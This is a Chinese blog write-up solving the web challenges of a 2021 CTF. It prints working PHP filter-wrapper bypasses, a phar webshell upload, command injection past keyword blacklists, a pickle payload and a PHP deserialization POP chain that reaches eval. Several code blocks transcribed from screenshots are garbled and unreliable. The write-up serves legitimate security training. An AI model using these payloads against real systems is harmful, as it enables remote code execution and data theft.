

CTF-2021中国能源网络WEB题目全解

原创

wukanlin 于 2021-12-31 13:55:45 发布 72 收藏 1

文章标签: 网络 前端 php 网络安全 安全

版权声明: 本文为博主原创文章, 遵循 CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wukanlin/article/details/122254933>

版权


0x01 前言

在2021年10月15日的“中国能源网络安全大赛”, 笔者对WEB题目进行了尝试, 幸运的做出了所有题目。

感觉WEB的考点形形色色, 其中有1道偏于黑盒测试的简单题目, 4道是白盒审计类题目, 还有一道是Python的反序列化题目, 题目名称大致如下:



因为唯一的一道黑盒题目还是文件包含题目, 所以笔者将题目源代码全部扒下来了, 给大家提供复现环境。(flag自己创建)。




下面笔者将分享这次比赛的解题过程。


0x02 ezphp

这是一道很简单的题目, 同时也被大家刷成了签到题。

打开界面显示如下:



单机按钮后会返回源代码, 如图:



这里MD5的判断已经是千年老题了, 使用数组就可以绕过。


问题是下面的\$res的结果不可以包含flag字符串，这里的话我们可以通过php伪协议将它进行base64加密绕过即可。但是我们可以注意到\$request_url中间是拼接了一个url地址的，如图：

```
$url = $_GET['site'];
$path = $_GET['path'];
$url_schema = parse_url($url);
$host = $url_schema['host'];
$request_url = $url." /v/popular/all". $path;
$res = file_get_contents($request_url);

if (strstr($res, "flag")) die("you can't see my flag");
```

这里我们可以将php伪协议拆分成两段，例如：

php://filter/read=convert.base64-encode/v/popular/all/resource=/flag，这样虽然PHP会抛出异常，但是也是可以正常运行的，如图：




Base64解密获得flag:




0x03 phar


这道题有一定的黑盒成分，也是比较简单的一道题目，首页如下：



我们可以看到这里给出了一个hint，那么访问include.php看一下，如图：



给出了提示，说参数的key值为file，那么包含/etc/passwd看一下结果：



显然这里包含失败了，在这里我们只能对源代码的编写进行猜测，这里有两类路可选：

- 1: 程序写法为 include \$_GET[file].'.xxx'; 针对这种情况，我们可以fuzz后缀到底是什么，然后再进行读源码或包含一系列操作。
- 2: 显然这一条路是比较离谱的，也就是说，根据题目名为phar，是否考点为phar反序列化？或者这里存在一个辅助的class.php文件，只是我们不知道class的文件名而已，但是由于这里的hint为include.php，显然这一条路是比较离谱的。

那么这里可以包含以下include，如图：

```
2021年中国能源网络安全大赛 x 106.14.120.231:24908/include.php x http://106.14.120.231:24908/ 在线BASE64
view-source:http://106.14.120.231:24908/include.php?file=include
1 <html>
2
3 </html>
4 <html>
5
6 </html>
7 <html>
8
9 </html>
10 <html>
11
12 </html>
13 <html>
14
15 </html>
16 <html>
17
18 </html>
19 <html>
20
```

显然形成自己包含自己，后缀确定为.php，使用伪协议阅读源码：

```
106.14.120.231:24908/include.php?file=php://filter/read=convert.base64-encode/resource=include
error! disable http/data/ftp/input/base300/1
```

这里不让使用base，那么我们可以使用url二次编码绕过，将“e”字符进行二次编码，如图：

```
106.14.120.231:24908/include.php?file=php://filter/read=convert.bas%255554-encode/resource=include
P0898M+c08L2H89M+cJw/c6hwCIaGICBA36Zp60gP5A4X08FVfSi2m1zS3d0wgICAgmYoaXnzZ3Qo3G2z60Upk0gICAgewoICAgICAgI61e1ChucVhX21hd6M0KcvaHRRc
```


窥出php源码：

```
1 (2).php x
C:\Users> 57706 > Desktop > 1 (2).php > ...
1 <html>
2
3 </html>
4 <?php
5     @file = $_GET["file"];
6     if(isset($file))
7     {
8         if (preg_match('/http/data/ftp/input/base300/i', $file) || strstr($file, "...") !== FALSE || strlen($file)>=70)
9         {
10            echo "<p> error! disable http/data/ftp/input/base300 </p>";
11        }
12        else
13        {
14            include($file.'.php'); //Hint:upload.php
15        }
16    }else{
17        echo "Tips: the parameter is file :) ";
18    }
19 >>
```


根据hint.php找到上传点upload.php，这里读取upload.php源码，如图：

```
1 <form action="" enctype="multipart/form-data" method="post"
2 name="upload">file:<input type="file" name="file" /><br>
3 <input type="submit" value="upload" /></form>
4
5 <?php
6 if(empty($_FILES["file"]))
7 {
8     echo $_FILES["file"];
9     $allowedExts = array("gif", "jpeg", "jpg", "png");
10    @ $temp = explode(".", $_FILES["file"]["name"]);
11    $extension = end($temp);
12    if (((@$_FILES["file"]["type"] == "image/gif") || (@$_FILES["file"]["type"] == "image/jpeg")
13    || (@$_FILES["file"]["type"] == "image/jpg") || (@$_FILES["file"]["type"] == "image/pjpeg")
14    || (@$_FILES["file"]["type"] == "image/x-png") || (@$_FILES["file"]["type"] == "image/png"))
15    && (@$_FILES["file"]["size"] < 102400) && in_array($extension, $allowedExts))
16    {
17        move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["file"]["name"]);
18        echo "file upload successful!Save in: " . "upload/" . $_FILES["file"]["name"];
19    }
20    else
21    {
22        echo "upload failed!";
23    }
24 }
25 >>
```


这里限制了后缀与mime类型，但是没关系，我们可以上传后缀为jpg的phar文件，在phar文件中存放一个1.php为一句话木马，包含即可，如图：



然后phar包含:



0x04 HardCode



这里第一个if判断使用md5强碰撞即可。



下面的preg_match过滤也是比较严格的，这里首先判断版本号，笔者通过http头发现php版本为5.2.9版本，如图：



显然这里的preg_match只是多了一个@符号的限制，但是我们还是可以通过Linux的通配符来匹配的，如图：@的ASCII:

ASCII 值	控制字符	ASCII 值	控制字符	ASCII 值	控制字符	ASCII 值	控制字符
0	NUL	32	(space)	64	@	96	`
1	SOH	33	!	65	A	97	a
2	STX	34	"	66	B	98	b
3	ETX	35	#	67	C	99	c
4	EOT	36	\$	68	D	100	d
5	ENQ	37	%	69	E	101	e
6	ACK	38	&	70	F	102	f
7	BEL	39	,	71	G	103	g
8	BS	40	(72	H	104	h
9	HT	41)	73	I	105	i
10	LF	42	*	74	J	106	j
11	VT	43	+	75	K	107	k
12	FF	44	,	76	L	108	l
13	CR	45	-	77	M	109	m
14	SO	46	.	78	N	110	n
15	SI	47	/	79	O	111	o
16	DLE	48	0	80	P	112	p
17	DC1	49	1	81	Q	113	q
18	DC2	50	2	82	R	114	r
19	DC3	51	3	83	X	115	s
20	DC4	52	4	84	T	116	t
21	NAK	53	5	85	U	117	u
22	SYN	54	6	86	V	118	v
23	TB	55	7	87	W	119	w
24	CAN	56	8	88	X	120	x
25	EM	57	9	89	Y	121	y
26	SUB	58	:	90	Z	122	z
27	ESC	59	:	91	[123	{
28	FS	60	<	92	/	124	
29	GS	61	=	93]	125	}
30	RS	62	>	94	^	126	~
31	US	63	?	95	_	127	DEL

那么根据题目中的过滤0-9，我们可取的也就是@与数字9中间的特殊符号：


58	:
59	:
60	<
61	=
62	>
63	?

这里笔者取">"，完整的正则写为[>-]。


构造Payload:

```
x=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%69%3%D8lgm%A09
[>-]
```


如图:



睡眠3秒，这里可以直接反弹shell。



0x05 CODE



毫无卵用的加密，然后对eval一步一步echo得出如下源代码：

```
<?php
// error_reporting(E_NOTICE);
highlight_file(__FILE__);
@session_start();
$username = @$_GET["whoami"];
if(!isset($username["admin"])||$username["admin"] != @md5($_SESSION["username"])) {
die('error!');
} else {
if(isset($_GET["code"])) {
$admin = $_GET["code"];
$admin = addslashes($admin);
if(preg_match('/
{openlog|syslog|readlink|symlink|popen|passthru|stream_socket_server|scandir|assert|pcntl_exec|fwrite|curl|system|eval|assert|flag|passthru|exec|system|chroot|chgrp|chown|shell_exec|proc_open|proc_get_status|popen|ini_alter|ln
$admin})') {
die('error!');
}
if (intval($admin)) {
eval("$_SESSION[".$admin.".hh.php"]."");
}
} else {
eval("$_SESSION[".$admin.".hh.php"]."");
}
}
?>
```

这里\$_SESSION[username]是null，所以我们只要使用一个空的md5串就行：whoami[admin]=d41d8cd98f00b204e9800998ecf8427e

下面\$_GET[code]经过了addslashes函数，无法闭合下面eval("\$_SESSION[".\$admin.".hh.php"]."");的双引号，我们打印一下如图：



这里肯定回抛出一个语法错误的，因为语法格式是错误的。

但是在双引号包裹{}进行执行还有一个姿势，如图：



这种写法就允许了两对双引号在未经反斜杠转义下的解析。

那么构造Payload：?whoami[admin]=d41d8cd98f00b204e9800998ecf8427e&code=1\${print(

```

localhost/timu5.php?whoami[admin]=d41d8cd98f00b204e9800998ecf8427&code=1${print}
<?php
// error_reporting(E_NOTICE);
highlight_file(__FILE__);
@session_start();
$username = @_GET['whoami'];
if(!isset($username['admin'])||$username['admin'] != @md5($SESSION['username'])) {
    die('error!');
} else {
    if(isset($_GET['code'])) {
        $admin = $_GET['code'];
        $admin = addslashes($admin);
        if(preg_match('/\A')
        (openlog(syslog(readlink|symlink|popen|passthru|stream_socket_server|scandir|assert|pcntl_exec|fwrite|curl|system|eval|assert|flag|passthru|exec|system|chroot|chgrp|chmod|shell
        die('error!');
        )
        if (intval($admin)) {
            echo " ". $admin . ("./.hh.php" . " .)";
            eval(" ". $admin . ("./.hh.php" . " .)");
        }
        } else {
            eval(" $flag=" . $admin . " .");
        }
    }
}
?>1${print('./.hh.php')}>./.hh.php

```

这样成功输出了./hh.php，在preg_match中并没有过滤反引号，我们可以通过反引号来执行命令，如图：

```

localhost/timu5.php?whoami[admin]=d41d8cd98f00b204e9800998ecf8427&code=1${print(whoami)}
<?php
// error_reporting(E_NOTICE);
highlight_file(__FILE__);
@session_start();
$username = @_GET['whoami'];
if(!isset($username['admin'])||$username['admin'] != @md5($SESSION['username'])) {
    die('error!');
} else {
    if(isset($_GET['code'])) {
        $admin = $_GET['code'];
        $admin = addslashes($admin);
        if(preg_match('/\A')
        (openlog(syslog(readlink|symlink|popen|passthru|stream_socket_server|scandir|assert|pcntl_exec|fwrite|curl|system|eval|assert|flag|passthru|exec|system|chroot|chgrp|chmod|shell
        die('error!');
        )
        if (intval($admin)) {
            echo " ". $admin . ("./.hh.php" . " .)";
            eval(" ". $admin . ("./.hh.php" . " .)");
        }
        } else {
            eval(" $flag=" . $admin . " .");
        }
    }
}
?>1${print(whoami)}>./hh.php

```

放在题目中查看flag位置，如图：

```

localhost/timu5.php?whoami[admin]=d41d8cd98f00b204e9800998ecf8427&code=1${print}/
<?php
highlight_file(__FILE__);
@session_start();
$username = @_GET['whoami'];
if(!isset($username['admin'])||$username['admin'] != @md5($SESSION['username'])) {
    die('error!');
} else {
    if(isset($_GET['code'])) {
        $admin = $_GET['code'];
        $admin = addslashes($admin);
        if(preg_match('/\A')
        (openlog(syslog(readlink|symlink|popen|passthru|stream_socket_server|scandir|assert|pcntl_exec|fwrite|curl|system|eval|assert|flag|passthru|exec|system|chroot|chgrp|chmod|shell
        die('error!');
        )
        if (intval($admin)) {
            echo " ". $admin . ("./.hh.php" . " .)";
            eval(" ". $admin . ("./.hh.php" . " .)");
        }
        } else {
            eval(" $flag=" . $admin . " .");
        }
    }
}
?>1${print}/>flag-uh Home lib lib64 media hint my_init my_service opt proc root run sbin srv start.sh sys tmp usr var ./hh.php

```

但是在preg_match中过滤了“flag”字符，这里可以使用Linux的通配符来匹配，如图：

```

localhost/timu5.php?whoami[admin]=d41d8cd98f00b204e9800998ecf8427&code=1${print}cat//flag
<?php
highlight_file(__FILE__);
@session_start();
$username = @_GET['whoami'];
if(!isset($username['admin'])||$username['admin'] != @md5($SESSION['username'])) {
    die('error!');
} else {
    if(isset($_GET['code'])) {
        $admin = $_GET['code'];
        $admin = addslashes($admin);
        if(preg_match('/\A')
        (openlog(syslog(readlink|symlink|popen|passthru|stream_socket_server|scandir|assert|pcntl_exec|fwrite|curl|system|eval|assert|flag|passthru|exec|system|chroot|chgrp|chmod|shell
        die('error!');
        )
        if (intval($admin)) {
            echo " ". $admin . ("./.hh.php" . " .)";
            eval(" ". $admin . ("./.hh.php" . " .)");
        }
        } else {
            eval(" $flag=" . $admin . " .");
        }
    }
}
?>1${print}cat//flag>flag{z9cck8H71VrPCFv8r2D0YS3wy7b6xINS}

```

0x06 EZpy

阅读源代码：

```

import base64
import io
import sys
import pickle
import b

from flask import Flask, Response, render_template, request
app = Flask(__name__)
def read(filename, encoding='utf-8'):
with open(filename, 'r', encoding=encoding) as fin:
return fin.read()
class people:
def __init__(self, name, sex, age):
self.name = name
self.sex = sex
self.age=age
def __repr__(self):
return f'people(name={self.name!r}, category={self.sex!r}, age={self.age!r})'
#==判断
def __eq__(self, other):
return type(other) is people and self.name == other.name and self.sex == other.sex and self.age==other.age
class RestrictedUnpickler(pickle.Unpickler):
def find_class(self, module, name):
if module[0:8] == '__main__':
return getattr(sys.modules['__main__'], name)
raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))
def here_load(s):
return RestrictedUnpickler(io.BytesIO(s)).load()
@app.route('/', methods=['GET', 'POST'])
def index():
if request.args.get('source'):
return Response(read(__file__), mimetype='text/plain')
else:
return Response("/?source=")
@app.route('/app', methods=['GET', 'POST'])
def inll():
if request.method == 'POST':
try:
pickle_data = request.form.get('data')
if b'R' in base64.b64decode(pickle_data):
return 'no no no'
else:
result = here_load(base64.b64decode(pickle_data))
if type(result) is not people:
return ' ? ? ? ? '
correct = (result == people(b.name, b.sex, b.age))
if correct:
return Response(read('/flag.txt'))
except Exception as e:
return Response(str(e))
test = people('test', 'test', '55')
pickle_data = base64.b64encode(pickle.dumps(test)).decode()
return Response(pickle_data)
if __name__ == '__main__':
app.run(host='0.0.0.0', port=8000)

```

```

47 @app.route(['/app', methods=['GET', 'POST']])
48 def inll():
49     if request.method == 'POST':
50         try:
51             pickle_data = request.form.get('data')
52             if b'R' in base64.b64decode(pickle_data):
53                 return 'no no no'
54             else:
55                 result = here_load(base64.b64decode(pickle_data))
56                 if type(result) is not people:
57                     return ' ? ? ? ? '
58                 correct = (result == people(b.name, b.sex, b.age))
59                 if correct:
60                     return Response(read('/flag.txt'))
61         except Exception as e:
62             return Response(str(e))
63
64     test = people('test', 'test', '55')
65     pickle_data = base64.b64encode(pickle.dumps(test)).decode()
66     return Response(pickle_data)

```

这里过滤了R指令码，那么跟进here_load方法，如图：


```
29 class RestrictedUnpickler(pickle.Unpickler):
30     def find_class(self, module, name):
31         if module[0:8] == '__main__':
32             return getattr(sys.modules['__main__'], name)
33             raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))
34
35
36     def here_load(s):
37         return RestrictedUnpickler(io.BytesIO(s)).load()
```

这里指明了只可以获取__main__模块下的包，那么这里命令执行暂时先不考虑，我们继续往下看代码：

```
else:
    result = here_load(base64.b64decode(pickle_data))
    if type(result) is not people:
        return '????'
    correct = (result == people(b.name, b.sex, b.age))
    if correct:
        return Response(read('/flag.txt'))
    except Exception as e:
```

将反序列化出来的对象与people对象进行比较，默认比较应该按照地址进行比较，但是这里的people类写了__eq__魔术方法，这里的比较就只是生成出来的对象的属性比较了，如图：

```
import b
from flask import Flask, Response, render_template, request

app = Flask(__name__)

def read(filename, encoding='utf-8'):
    with open(filename, 'r', encoding=encoding) as fin:
        return fin.read()

class people:
    def __init__(self, name, sex, age):
        self.name = name
        self.sex = sex
        self.age = age


    def __repr__(self):
        return f'people(name={self.name}, category={self.sex}, age={self.age})'

    def __eq__(self, other):
        return type(other) is people and self.name == other.name and self.sex == other.sex and self.age == other.age
```

那么我们就可以通过Python反序列化，去修改b包中的name, sex, age属性，并且再生成一个people对象，经过__eq__的比较，即可获取flag.txt的内容，编写POC：

```
import base64
data=b'c__main__\n\n(Vname\nVest\nVage\nV13\nVsex\nVnan\nub0c__main__\npeople\n)\x81{(Vname\nVest\nVage\nV13\nVsex\nVnan\nub.'
print(base64.b64encode(data))
```

发送Payload:



获取flag。

0x07 ezp0p

纯纯的代码审计题目：

```

<?php
error_reporting(0);
highlight_file(__FILE__);
class This{
protected $formatters;
public function want(){
echo "what do you want to do?";
}
public function __call($method, $attributes)
{
return $this->format($method, $attributes);
}
public function format($formatter, $arguments)
{
$this->getFormatter($formatter)->patch($arguments[0][1][0]);
}
public function getFormatter($formatter)
{
if (isset($this->formatters[$formatter])) {
return $this->formatters[$formatter];
}
}
}
class Easy{
protected $events;
protected $event;
public function __destruct()
{
$this->events->dispatch($this->event);
}
public function welcome(){
echo "welcome CTFer!";
}
}
class Ctf{
protected $ban;
protected $cmd;
public function upup(){
echo "upupupupupup!";
}
public function __construct()
{
$this->ban='script';
$this->cmd='whoami';
}
public function dispatch($cmd){
call_user_func_array("script",$cmd);
}
}
class Gema{
protected $xbx;
public function gema(){
echo "wish you like this ezp0!";
}
public function __construct()
{
$this->xbx='script';
}
public function patch($Fire){
call_user_func($this->xbx,$Fire);
}
}
if($_POST['x']!= $_POST['y'] && md5($_POST['x'])==md5($_POST['y'])){
if(file_get_contents(substr($_POST['x'],0,20))!=null){
@unserialize(base64_decode($_POST['data']));
}else{
die('To read this file??');
}
}else{
die('maybe you are right??');
}
?>

```


首先这里的unserialize函数是一个门槛，如图：

```

}
if($_POST['x']!= $_POST['y'] && md5($_POST['x'])===md5($_POST['y'])) {
    if(file_get_contents(substr($_POST['x'],0,20))!=null){
        @unserialize(base64_decode($_POST['data']));
    }else{
        die('To read this file??');
    }
}

```

要求file_get_contents必须读出内容，再加上前面的md5判断，我们这里可以使用fastcoll生成md5的前20位为./././././index.php，然后进行MD5强碰撞即可。



下面进行挖掘POP链路，如图：

```

4 class This{
5     protected $formatters;
6     public function want(){
7         echo "what do you want to do?";
8     }
9     public function __call($method, $attributes)
10    {
11        return $this->format($method, $attributes);
12    }
13    public function format($formatter, $arguments)
14    {
15        $this->getFormatter($formatter)->patch($arguments[0][1][0]);
16    }
17    public function getFormatter($formatter)
18    {
19        if (isset($this->formatters[$formatter])) {
20            return $this->formatters[$formatter];
21        }
22    }
23    }
24    class Easy{
25        protected $events;
26        protected $event;
27        public function __destruct()
28        {
29            $this->events->dispatch($this->event);
30        }
31        public function welcome(){
32            echo "welcome CTFer!";
33        }
34    }
35    class Ctf{
36        protected $ban;
37        protected $cmd;
38        public function upup(){
39            echo "upupupupupup!";
40        }
41        public function __construct()
42        {
43            $this->ban='script';
44            $this->cmd='whoami';
45        }
46        public function dispatch($cmd){
47            call_user_func_array("script", $cmd);
48        }
49    }
50    class Gema{
51        protected $xbx;
52        public function gema(){
53            echo "wish you like this ezp0p!";
54        }
55        public function __construct()
56        {
57            $this->xbx='script';
58        }
59        public function patch($fire){
60            call_user_func($this->xbx, $fire);
61        }
62    }

```

2. 让 getFormatter 方法返回 Gema 对象

1. event 生成成为 This 类的实例 从而调用 __call 魔术方法

3. 调用 call_user_func 方法导致 rce

编写POC:

```

<?php
class Gema {
protected $xbx = 'assert';
}
// AAAAAAAAAAAAAA
class This {
protected $formatters = ['dispatch' => 'obj...'];
public function __construct($obj){
$this -> formatters['dispatch'] = $obj;
}
}
class Easy{
protected $events;
protected $event = [1 => ['eval($_REQUEST["c"])']];
public function __construct($obj)
{
$this -> events = $obj;
}
}
$obj = new Easy(new This(new Gema()));
echo base64_encode(serialize($obj));

```

获取Flag:

